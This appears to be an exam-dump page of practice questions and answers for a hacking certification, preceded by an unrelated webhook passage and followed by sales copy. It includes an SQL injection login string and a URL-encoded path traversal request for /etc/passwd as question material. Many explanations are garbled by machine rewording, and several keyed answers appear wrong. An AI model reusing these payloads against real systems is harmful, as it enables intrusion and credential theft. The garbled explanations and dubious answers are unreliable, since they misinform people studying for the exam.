Here’s a visual representation of what that looks like:



A webhook url is provided by the receiving application, and acts as a phone number that the other application will call once an event happens.
Only it’s more complicated than a phone number, because data about the event is shipped to the webhook url in either JSON or XML format. this is known as the “payload.”
Here’s an example of what a webhook url looks like with the payload it’s carrying:

What are Webhooks? Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called “Reverse APIs” as they provide what is required for API specification, and the developer should create an API to use a webhook. A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the “Notify me” bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

NEW QUESTION 210
- (Exam Topic 2)
which type of virus can change its own code and then cipher itself multiple times as it replicates?

A. Stealth virus
B. Tunneling virus
C. Cavity virus
D. Encryption virus

Answer: A

Explanation:
A stealth virus may be a sort of virus malware that contains sophisticated means of avoiding detection by antivirus software. After it manages to urge into the now-infected machine a stealth viruses hides itself by continually renaming and moving itself round the disc.Like other viruses, a stealth virus can take hold of the many parts of one’s PC. When taking control of the PC and performing tasks, antivirus programs can detect it, but a stealth virus sees that coming and can rename then copy itself to a special drive or area on the disc, before the antivirus software. Once moved and renamed a stealth virus will usually replace the detected ‘infected’ file with a clean file that doesn’t trigger anti-virus detection. It’s a never-ending game of cat and mouse.The intelligent architecture of this sort of virus about guarantees it’s impossible to completely rid oneself of it once infected. One would need to completely wipe the pc and rebuild it from scratch to completely

eradicate the presence of a stealth virus. Using regularly-updated antivirus software can reduce risk, but, as we all know, antivirus software is additionally caught in an endless cycle of finding new threats and protecting against them.
https://www.techslang.com/definition/what-is-a-stealth-virus/

NEW QUESTION 214
- (Exam Topic 2)
"Testing the network using the same methodologies and tools em-
ployed by attackers"

Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B

NEW QUESTION 218
- (Exam Topic 2)
Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

A. AOL
B. ARIN
C. DuckDuckGo
D. Baidu

Answer: B

Explanation:
https://search.arin.net/rdap/?query=199.43.0.43

NEW QUESTION 219
- (Exam Topic 2)
What hacking attack is challenge/response authentication used to prevent?

A. Replay attacks
B. Scanning attacks
C. Session hijacking attacks
D. Password cracking attacks

Answer: A

NEW QUESTION 220
- (Exam Topic 2)
While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

A. Block port 25 at the firewall.
B. Shut off the SMTP service on the server.
C. Force all connections to use a username and password.
D. Switch from Windows Exchange to UNIX Sendmail.
E. None of the above.

Answer: E

NEW QUESTION 225
- (Exam Topic 2)
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. Union-based SQLI
B. Out-of-band SQLI
C. In-band SQLI
D. Time-based blind SQLI

Answer: B

Explanation:
Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. … Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application.
Out-of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.

Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP
package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

NEW QUESTION 230
- (Exam Topic 2)
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials: Username: attack' or 1=1 Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?

A. select * from Users where UserName = 'attack' ' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'

Answer: A

NEW QUESTION 232
- (Exam Topic 2)
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

A. HIPPA/PHI
B. PII
C. PCIDSS
D. ISO 2002

Answer: A

Explanation:
PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info. Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:
- Names
- Dates, except year
- phonephone numbers
- Geographic information
- FAX numbers
- Social Security numbers
- Email addresses
- case history numbers
- Account numbers
- Health arrange beneficiary numbers
- Certificate/license numbers
- Vehicle identifiers and serial numbers together with license plates
- Web URLs
- Device identifiers and serial numbers
- net protocol addresses
- Full face photos and comparable pictures
- Biometric identifiers (i.e. retinal scan, fingerprints)
- Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION 233
- (Exam Topic 2)
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection. You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

Answer: BD

NEW QUESTION 237
- (Exam Topic 2)
what firewall evasion scanning technique make use of a zombie system that has low network activity as well as its fragment identification numbers?

A. Decoy scanning
B. Packet fragmentation scanning
C. Spoof source address scanning
D. Idle scanning

Answer: D

Explanation:
The idle scan could be a communications protocol port scan technique that consists of causing spoofed packets to a pc to seek out out what services square measure obtainable. this can be accomplished by impersonating another pc whose network traffic is extremely slow or nonexistent (that is, not transmission or receiving information). this might be associate idle pc, known as a “zombie”.
This action are often done through common code network utilities like nmap and hping. The attack involves causing solid packets to a particular machine target in an attempt to seek out distinct characteristics of another zombie machine. The attack is refined as a result of there’s no interaction between the offender pc and also the target: the offender interacts solely with the “zombie” pc.
This exploit functions with 2 functions, as a port scanner and a clerk of sure informatics relationships between machines. The target system interacts with the “zombie” pc and distinction in behavior are often discovered mistreatment totally different|completely different “zombies” with proof of various privileges granted by the target to different computers.
The overall intention behind the idle scan is to “check the port standing whereas remaining utterly invisible to the targeted host.”
The first step in execution associate idle scan is to seek out associate applicable zombie. It must assign informatics ID packets incrementally on a worldwide (rather than per-host it communicates with) basis. It ought to be idle (hence the scan name), as extraneous traffic can raise its informatics ID sequence, confusing the scan logic. The lower the latency between the offender and also the zombie, and between the zombie and also the target, the quicker the scan can proceed.
Note that once a port is open, IPIDs increment by a pair of. Following is that the sequence:

- offender to focus on -> SYN, target to zombie ->SYN/ACK, Zombie to focus on -> RST (IPID increment by 1)
- currently offender tries to probe zombie for result. offender to Zombie ->SYN/ACK, Zombie to offender

-> RST (IPID increment by 1)
So, during this method IPID increments by a pair of finally.
When associate idle scan is tried, tools (for example nmap) tests the projected zombie and reports any issues with it. If one does not work, attempt another.
Enough net hosts square measure vulnerable that zombie candidates are not exhausting to seek out. a standard approach is to easily execute a ping sweep of some network. selecting a network close to your supply address, or close to the target, produces higher results. you’ll be able to attempt associate idle scan mistreatment every obtainable host from the ping sweep results till you discover one that works. As usual, it’s best to raise permission before mistreatment someone’s machines for surprising functions like idle scanning.
Simple network devices typically create nice zombies as a result of {they square measure|they’re} normally each underused (idle) and designed with straightforward network stacks that are susceptible to informatics ID traffic detection.
While distinguishing an acceptable zombie takes some initial work, you’ll be able to keep re-using the nice ones. as an alternative, there are some analysis on utilizing unplanned public internet services as zombie hosts to perform similar idle scans. leverage the approach a number of these services perform departing connections upon user submissions will function some quite poor’s man idle scanning.

NEW QUESTION 242
- (Exam Topic 2)
What is the algorithm used by LM for Windows2000 SAM?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

NEW QUESTION 244
- (Exam Topic 2)
Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp’s lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

A. He must perform privilege escalation.
B. He needs to disable antivirus protection.
C. He needs to gain physical access.
D. He already has admin privileges, as shown by the “501” at the end of the SID.

Answer: A

NEW QUESTION 245
- (Exam Topic 2)
Nicolas just found a vulnerability on a public-facing system that is considered a zero-day vulnerability. He sent an email to the owner of the public system describing the problem and how the owner can protect themselves from that vulnerability. He also sent an email to Microsoft informing them of the problem that their systems are exposed to. What type of hacker is Nicolas?

A. Red hat

B. white hat
C. Black hat
D. Gray hat

Answer: B

Explanation:
A white hat (or a white hat hacker) is an ethical computer hacker, or a computer security expert, who focuses on penetration testing and in other testing methodologies that ensures the safety of an organization's information systems. Ethical hacking may be a term meant to imply a broader category than simply penetration testing. Contrasted with black hat, a malicious hacker, the name comes from Western films, where heroic and antagonistic cowboys might traditionally wear a white and a black hat respectively. While a white hat hacker hacks under good intentions with permission, and a black hat hacker, most frequently unauthorized, has malicious intent, there's a 3rd kind referred to as a gray hat hacker who hacks with good intentions but sometimes without permission.White hat hackers can also add teams called "sneakers and/or hacker clubs",red teams, or tiger teams.While penetration testing concentrates on attacking software and computer systems from the beginning – scanning ports, examining known defects in protocols and applications running on the system and patch installations, as an example – ethical hacking may include other things. A full-blown ethical hack might include emailing staff to invite password details, searching through executive's dustbins and typically breaking and entering, without the knowledge and consent of the targets. Only the owners, CEOs and Board Members (stake holders) who asked for such a censoring of this magnitude are aware. to undertake to duplicate a number of the destructive techniques a true attack might employ, ethical hackers may arrange for cloned test systems, or organize a hack late in the dark while systems are less critical. In most up-to-date cases these hacks perpetuate for the long-term con (days, if not weeks, of long-term human infiltration into an organization). Some examples include leaving USB/flash key drives with hidden auto-start software during a public area as if someone lost the tiny drive and an unsuspecting employee found it and took it.Some other methods of completing these include:• DoS attacks• Social engineering tactics• Reverse engineering• Network security• Disk and memory forensics• Vulnerability research• Security scanners such
as:– W3af– Nessus– Burp suite• Frameworks such as:– Metasploit• Training PlatformsThese methods i and exploit known security vulnerabilities and plan to evade security to realize entry into secured areas. they're ready to do that by hiding software and system 'back-doors' which will be used as a link to information or access that a non-ethical hacker, also referred to as 'black-hat' or 'grey-hat', might want to
succeed in .

NEW QUESTION 247
- (Exam Topic 2)
You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

A. user.log
B. auth.fesg
C. wtmp
D. btmp

Answer: C

NEW QUESTION 250
- (Exam Topic 2)
Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC

Answer: C

NEW QUESTION 254
- (Exam Topic 2)
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2f%2e%2e%2f = ../ ../ ../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 255
- (Exam Topic 2)
The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?

A. Regularly test security systems and processes.
B. Encrypt transmission of cardholder data across open, public networks.

C. Assign a unique ID to each person with computer access.
D. Use and regularly update anti-virus software on all systems commonly affected by malware.

Answer: C

NEW QUESTION 260
- (Exam Topic 2)
What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

A. All are hacking tools developed by the legion of doom
B. All are tools that can be used not only by hackers, but also security personnel
C. All are DDOS tools
D. All are tools that are only effective against Windows
E. All are tools that are only effective against Linux

Answer: C

NEW QUESTION 262
- (Exam Topic 2)
Morris, a professional hacker, performed a vulnerability scan on a target organization by sniffing the traffic on the network lo identify the active systems, network services, applications, and vulnerabilities. He also obtained the list of the users who are currently accessing the network. What is the type of vulnerability assessment that Morris performed on the target organization?

A. internal assessment
B. Passive assessment
C. External assessment
D. Credentialed assessment

Answer: B

Explanation:
Passive Assessment Passive assessments sniff the traffic present on the network to identify the active systems, network services, applications, and vulnerabilities. Passive assessments also provide a list of the users who are currently accessing the network.

NEW QUESTION 265
- (Exam Topic 2)
_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor

Answer: B

NEW QUESTION 267
- (Exam Topic 2)
Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Preparation
B. Eradication
C. Incident recording and assignment
D. Incident triage

Answer: D

Explanation:
Triage is that the initial post-detection incident response method any responder can execute to open an event or false positive. Structuring an efficient and correct triage method can reduce analyst fatigue, reduce time to reply to and right incidents, and ensure that solely valid alerts are promoted to “investigation or incident” status.
Every part of the triage method should be performed with urgency, as each second counts once in the inside of a crisis. However, triage responders face the intense challenge of filtering an unwieldy input supply into a condensed trickle of events. Here are some suggestions for expediting analysis before knowledge is validated:

- Organization: reduce redundant analysis by developing a workflow that may assign tasks to responders.

Avoid sharing an email box or email alias between multiple responders. Instead use a workflow tool, like those in security orchestration, automation, and response (SOAR) solutions, to assign tasks. Implement a method to re-assign or reject tasks that are out of scope for triage.

- Correlation: Use a tool like a security info and even management (SIEM) to mix similar events. Link potentially connected events into one useful event.
- Data Enrichment: automate common queries your responders perform daily, like reverse DNS lookups, threat intelligence lookups, and IP/domain mapping.

Add this knowledge to the event record or make it simply accessible.
Moving full speed ahead is that the thanks to get through the initial sorting method however a a lot of detailed, measured approach is necessary throughout event verification. Presenting a robust case to be accurately evaluated by your security operations center (SOC) or cyber incident response team (CIRT) analysts is key. Here are many tips for the verification:

- Adjacent Data: Check the data adjacent to the event. for example, if an end has a virus signature hit, look to visualize if there’s proof the virus is running

before career for more response metrics.

- Intelligence Review: understand the context around the intelligence. simply because an ip address was flagged as a part of a botnet last week doesn't mean it still is an element of a botnet today.
- Initial Priority: Align with operational incident priorities and classify incidents appropriately. ensure the right level of effort is applied to every incident.
- Cross Analysis: look for and analyze potentially shared keys, like science addresses or domain names, across multiple knowledge sources for higher knowledge acurity.

NEW QUESTION 269
- (Exam Topic 2)
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 273
- (Exam Topic 1)
What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with an illegal packet size

Answer: A

NEW QUESTION 277
- (Exam Topic 1)
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:

s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

NEW QUESTION 282
- (Exam Topic 1)
Which system consists of a publicly available set of databases that contain domain name registration contact information?

A. WHOIS
B. CAPTCHA
C. IANA
D. IETF

Answer: A

NEW QUESTION 285
- (Exam Topic 1)
One of your team members has asked you to analyze the following SOA record.
What is the TTL? Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

NEW QUESTION 290
- (Exam Topic 1)
A zone file consists of which of the following Resource Records (RRs)?

A. DNS, NS, AXFR, and MX records
B. DNS, NS, PTR, and MX records
C. SOA, NS, AXFR, and MX records
D. SOA, NS, A, and MX records

Answer: D

NEW QUESTION 293
- (Exam Topic 1)
Which of the following is assured by the use of a hash?

A. Authentication
B. Confidentiality
C. Availability
D. Integrity

Answer: D

NEW QUESTION 295
- (Exam Topic 1)
In the field of cryptanalysis, what is meant by a “rubber-hose” attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation:
A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

NEW QUESTION 299
- (Exam Topic 1)
Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain.
What do you think Tess King is trying to accomplish? Select the best answer.

A. A zone harvesting
B. A zone transfer
C. A zone update
D. A zone estimate

Answer: B

NEW QUESTION 302
- (Exam Topic 1)
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024

Answer: BCE

NEW QUESTION 305
- (Exam Topic 1)
What is the proper response for a NULL scan if the port is open?

A. SYN
B. ACK
C. FIN
D. PSH

E. RST
F. No response

Answer: F

NEW QUESTION 307
- (Exam Topic 1)
When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Answer: A

NEW QUESTION 312
- (Exam Topic 1)
A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

A. The WAP does not recognize the client's MAC address
B. The client cannot see the SSID of the wireless network
C. Client is configured for the wrong channel
D. The wireless client is not configured to use DHCP

Answer: A

Explanation:
https://en.wikipedia.org/wiki/MAC_filtering
MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.
It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.
The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws. On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.
MAC address filtering adds an extra layer of security that checks the device's MAC address against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

NEW QUESTION 314
- (Exam Topic 1)
".....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of
unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there."
Fill in the blank with appropriate choice.

A. Evil Twin Attack
B. Sinkhole Attack
C. Collision Attack
D. Signal Jamming Attack

Answer: A

Explanation:
https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.
The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.
An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.
ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

NEW QUESTION 316
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your 312-50v12 Exam with Our Prep Materials Via below:

https://www.certleader.com/312-50v12-dumps.html